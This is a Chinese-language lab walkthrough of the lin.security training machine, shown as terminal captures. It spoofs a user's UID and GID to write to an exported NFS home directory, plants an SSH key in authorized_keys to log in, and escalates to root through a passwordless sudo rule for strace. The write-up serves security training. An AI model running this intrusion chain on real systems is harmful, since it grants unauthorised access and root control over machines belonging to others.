
```
┌──(root💀kali)-[~]
└─# mkdir /mnt/peter

┌──(root💀kali)-[~]
└─# mount 117.80.88.123:/home/peter /mnt/peter

┌──(root💀kali)-[~]
└─# ls -al /mnt/peter
总用量 32
drwxr-xr-x 5 1001 1005 4096  7月 11  2018 .
drwxr-xr-x 3 root root 4096  8月 21 17:01 ..
-rw-r--r-- 1 1001 1005  220  7月 10  2018 .bash_logout
-rw-r--r-- 1 1001 1005 3771  7月 10  2018 .bashrc
drwx------ 2 1001 1005 4096  7月 10  2018 .cache
-rw-rw-r-- 1 1001 1005    0  7月 10  2018 .cloud-locale-test.skip
drwx------ 3 1001 1005 4096  7月 10  2018 .gnupg
drwxrwxr-x 3 1001 1005 4096  7月 10  2018 .local
-rw-r--r-- 1 1001 1005  807  7月 10  2018 .profile

┌──(root💀kali)-[~]
└─# df -h
文件系统                   容量  已用  可用 已用% 挂载点
udev                       1.9G     0  1.9G    0% /dev
tmpfs                      394M  844K  393M    1% /run
/dev/sda1                   19G   11G  7.2G   60% /
tmpfs                      2.0G     0  2.0G    0% /dev/shm
tmpfs                      5.0M     0  5.0M    0% /run/lock
tmpfs                      394M   72K  394M    1% /run/user/0
117.80.88.123:/home/peter  7.9G  4.1G  3.3G   56% /mnt/peter

┌──(root💀kali)-[~]
└─# 
```

此时是没有写入权限的，因为默认情况下客户端的 root 身份会被主动压缩成匿名者。

这里需要伪造文件所有者的 UID 和 GID 来欺骗 NFS 服务器,创建一个 gid 为 1005 的用户组，接着创建 peter 这个账户 uid 指定为 1001，gid 指定为 1005。

groupadd -g 1005 peter

adduser peter -uid 1001 -gid 1005




```
┌──(root💀kali)-[~]
└─# groupadd -g 1005 peter

┌──(root💀kali)-[~]
└─# adduser peter -uid 1001 -gid 1005
正在添加用户"peter"...
正在添加新用户"peter" (1001) 到组"peter (1005)"...
创建主目录"/home/peter"...
正在从"/etc/skel"复制文件 ...
新的密码：
重新输入新的密码：
passwd：已成功更新密码
正在改变 peter 的用户信息
请输入新值，或直接敲回车键以使用默认值
        全名 []:
        房间号码 []:
        工作电话 []:
        家庭电话 []:
        其它 []:
这些信息是否正确？ [Y/n]
Adding new user `peter' to supplemental / extra groups `users' ...
正在添加用户"peter"到"users"组 ...

┌──(root💀kali)-[~]
└─# su peter
┌──(peter㉿kali)-[/root]
└─$ id
用户id=1001(peter) 组id=1005(peter) 组=1005(peter),100(users)

┌──(peter㉿kali)-[/root]
└─$ 
```

此时就有写的权限了，可以写入 ssh 公钥，通过密钥登陆靶机 peter 这个账户。

① 生成公私钥对


ssh-keygen



```
┌──(peter㉿kali)-[/mnt/peter]
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/peter/.ssh/id_rsa):
Created directory '/home/peter/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/peter/.ssh/id_rsa
Your public key has been saved in /home/peter/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:EUwhjqlu8TjCuwczwvTDN6CKmaUxzFq1U9v+PYylKAU peter@kali
The key's randomart image is:
+---[RSA 3072]----+
|      .o+.       |
|     + ...       |
|    o . .        |
| . o. E  .       |
|= *..o +S        |
|=XoBoo. o   .    |
|*XO +..o . =     |
|Bo.o  . o o.o    |
| oo    . .. ..   |
+----[SHA256]-----+

┌──(peter㉿kali)-[/mnt/peter]
└─$ 
```

② 创建.ssh 目录


mkdir .ssh



```
┌──(peter㉿kali)-[/mnt/peter]
└─$ mkdir .ssh

┌──(peter㉿kali)-[/mnt/peter]
└─$ ls -al
总用量 36
drwxr-xr-x 6 peter peter 4096  8月  21 17:24 .
drwxr-xr-x 3 root  root  4096  8月  21 17:01 ..
-rw-r--r-- 1 peter peter  220  7月  10  2018 .bash_logout
-rw-r--r-- 1 peter peter 3771  7月  10  2018 .bashrc
drwx------ 2 peter peter 4096  7月  10  2018 .cache
-rw-rw-r-- 1 peter peter    0  7月  10  2018 .cloud-locale-test.skip
drwx------ 3 peter peter 4096  7月  10  2018 .gnupg
drwxrwxr-x 3 peter peter 4096  7月  10  2018 .local
-rw-r--r-- 1 peter peter  807  7月  10  2018 .profile
drwxr-xr-x 2 peter peter 4096  8月  21 17:24 .ssh

┌──(peter㉿kali)-[/mnt/peter]
└─$ 
```

③ 将生成的公钥文件复制到 peter 的家目录的.ssh 目录下


cat ~/.ssh/id_rsa.pub > /mnt/peter/.ssh/authorized_keys



```
┌──(peter㉿kali)-[/mnt/peter]
└─$ cat ~/.ssh/id_rsa.pub > /mnt/peter/.ssh/authorized_keys

┌──(peter㉿kali)-[/mnt/peter]
└─$ ls -al /mnt/peter/.ssh/
总用量 12
drwxr-xr-x 2 peter peter 4096  8月  21 17:26 .
drwxr-xr-x 6 peter peter 4096  8月  21 17:24 ..
-rw-r--r-- 1 peter peter  564  8月  21 17:27 authorized_keys

┌──(peter㉿kali)-[/mnt/peter]
└─$ 
```

④ 使用私钥进行登录


ssh -i id_rsa peter@117.80.88.123



```
┌──(peter㉿kali)-[~/.ssh]
└─$ ssh -i id_rsa peter@117.80.88.123
LIN.SECURITY
Welcome to lin.security | https://in.security | version 1.0

peter@linsecurity:~$ id
uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
peter@linsecurity:~$ whoami
peter
peter@linsecurity:~$ 
```

⑤ 通过 strace 可以提权到 root

sudo -l




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo strace -o /dev/null /bin/sh
```

sudo strace -o /dev/null /bin/sh



```
peter@linsecurity:~$ sudo -l
Matching Defaults entries for peter on linsecurity:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User peter may run the following commands on linsecurity:
    (ALL) NOPASSWD: /usr/bin/strace
peter@linsecurity:~$ sudo strace -o /dev/null /bin/bash
root@linsecurity:~# id
uid=0(root) gid=0(root) groups=0(root)
root@linsecurity:~# whoami
root
root@linsecurity:~# 
```